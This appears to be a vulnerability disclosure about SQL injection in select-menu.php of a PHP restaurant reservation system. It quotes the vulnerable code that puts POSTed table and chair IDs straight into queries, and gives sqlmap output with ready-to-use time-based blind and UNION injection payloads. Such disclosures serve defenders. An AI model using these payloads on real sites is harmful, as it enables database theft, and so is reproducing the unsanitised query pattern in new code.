

Multi Restaurant Table Reservation System select-menu.php has Sqlinjection

```
Multi Restaurant Table Reservation System select-menu.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.
```

Code




```php
<!-- select-menu.php -->
<?php
if (isset($_POST['selectChair'])) {
  $res_id = $_POST['res_id'];
  $reservation_name = $_POST['reservation_name'];
  $reservation_phone = $_POST['reservation_phone'];
  $reservation_date = $_POST['reservation_date'];
  $reservation_time = $_POST['reservation_time'];

  $table = $_POST["table"];
  $chair = $_POST["chair"];

include 'template/header.php'; ?>

<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.8.3/jquery.min.js"></script>
  <body>

    <?php include 'template/nav-bar.php'; ?>
    <!-- END nav -->

    <section class="home-slider owl-carousel" style="height: 400px;">
      <div class="slider-item" style="background-image: url('images/bg_1.jpg');" data-stellar-background-ratio="0.5">
        <div class="overlay"></div>
        <div class="container">
          <div class="row slider-text align-items-center justify-content-center">
            <div class="col-md-10 col-sm-12 ftco-animate text-center"  style="padding-bottom: 25%;">
              <p class="breadcrumbs"><span class="mr-2"><a href="index.php">Home</a></span> <span>Menu</span></p>
              <h1 class="mb-3">Our Exclusive Menu</h1>
            </div>
          </div>
        </div>
      </div>
    </section>
    <form action="book.php" method="POST">
    <section class="ftco-section bg-light">
      <div class="container">
        <div class="row justify-content-center mb-5 pb-5">
          <div class="col-md-7 text-center heading-section ftco-animate">
            <span class="subheading">Our Menu</span>
            <h2>Discover Our Exclusive Menu</h2>
          </div>
        </div>
        <div class="row">
        <div class="col-md-8 dish-menu">

            <div class="nav nav-pills justify-content-center ftco-animate" id="v-pills-tab" role="tablist" aria-orientation="vertical">
              <a class="nav-link py-3 px-4 active" id="v-pills-home-tab" data-toggle="pill" href="#v-pills-home" role="tab" aria-controls="v-pills-home" aria-selected="true"><span class="flaticon-meat"></span> Fast Food</a>
              <a class="nav-link py-3 px-4" id="v-pills-profile-tab" data-toggle="pill" href="#v-pills-profile" role="tab" aria-controls="v-pills-profile" aria-selected="false"><span class="flaticon-cutlery"></span> Dessert</a>
              <a class="nav-link py-3 px-4" id="v-pills-messages-tab" data-toggle="pill" href="#v-pills-messages" role="tab" aria-controls="v-pills-messages" aria-selected="false"><span class="flaticon-cheers"></span> Drinks</a>
            </div>

            <div class="tab-content py-5" id="v-pills-tabContent">
              <div class="tab-pane fade show active" id="v-pills-home" role="tabpanel" aria-labelledby="v-pills-home-tab">
                <div class="row">
                  <div class="col-lg-12">
                    <?php
```



```php
    <div class="align-self-center">
      <p class="mb-0"><span>Reservation Time:</span> <a href=""><?php echo $reservation_time; ?></a></p>
    </div>
  </div>
  <div class="col mb-2 d-flex py-4 border" style="background: white;">
    <div class="align-self-center">
      <p class="mb-0"><span>Table No:</span>
      <?php for($p = 0; $p < count($_POST["table"]); $p++){
        $t_id = $_POST['table'][$p];
        $sql4 = "SELECT * FROM `restaurant_tables` WHERE id = '$t_id';";
        $result4 = $con->query($sql4);
        foreach ($result4 as $r4) {
      ?>
       <a style="color: #FFB911;"><?php echo $r4['table_name']; ?></a>
      <?php } } ?>
      </p>
      <p class="mb-0"><span>Chair No:</span>
        <?php for($q = 0; $q < count($_POST["chair"]); $q++){
        $c_id = $_POST['chair'][$q];
        $sql5 = "SELECT * FROM `restaurant_chair` WHERE id = '$c_id';";
        $result5 = $con->query($sql5);
        foreach ($result5 as $r5) {
        ?>
       <a style="color: #FFB911;"><?php echo $r5['chair_no']; ?>,</a>
       <?php } } ?>
```

Sqlmap Attack



```
[00:21:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: Array-like #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: table[]=8' AND (SELECT 9337 FROM (SELECT(SLEEP(5)))LRyR) AND 'jUjj'='jUjj&table[]=9&chair[]=50&chair[]=52&res_id=5&reservation_name=Park View Restaurant&reservation_phone=01821356478&reservation_date=2025-01-30&reservation_time=10:00am&selectChair=Confrirm

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: table[]=8' UNION ALL SELECT NULL,NULL,CONCAT(0x716a767671,0x4149486c535169635959617a536c634d5a43446e494e76506a63704f7676426d6c4d416d5763446a,0x7171627671)-- -&table[]=9&chair[]=50&chair[]=52&res_id=5&reservation_name=Park View Restaurant&reservation_phone=01821356478&reservation_date=2025-01-30&reservation_time=10:00am&selectChair=Confrirm
---
```

Payload

Parameter: Array-like #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: table[]=8' AND (SELECT 9337 FROM (SELECT(SLEEP(5)))LRyR) AND 'jUjj'='jUjj&table[]=9&chair[]=50&chair[]=52&res_id=5&reservation_name=Park View Restaurant&reservation_phone=01821356478&reservation_date=2025-01-30&reservation_time=10:00am&selectChair=Confrirm

```
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: table[]=8' UNION ALL SELECT NULL,NULL,CONCAT(0x716a767671,0x4149486c535169635959617a536c634d5a43446e494e76506a63704f7676426d6c4d416d5763446a,0x7171627671)-- -&table[]=9&chair[]=50&chair[]=52&res_id=5&reservation_name=Park View Restaurant&reservation_phone=01821356478&reservation_date=2025-01-30&reservation_time=10:00am&selectChair=Confrirm
```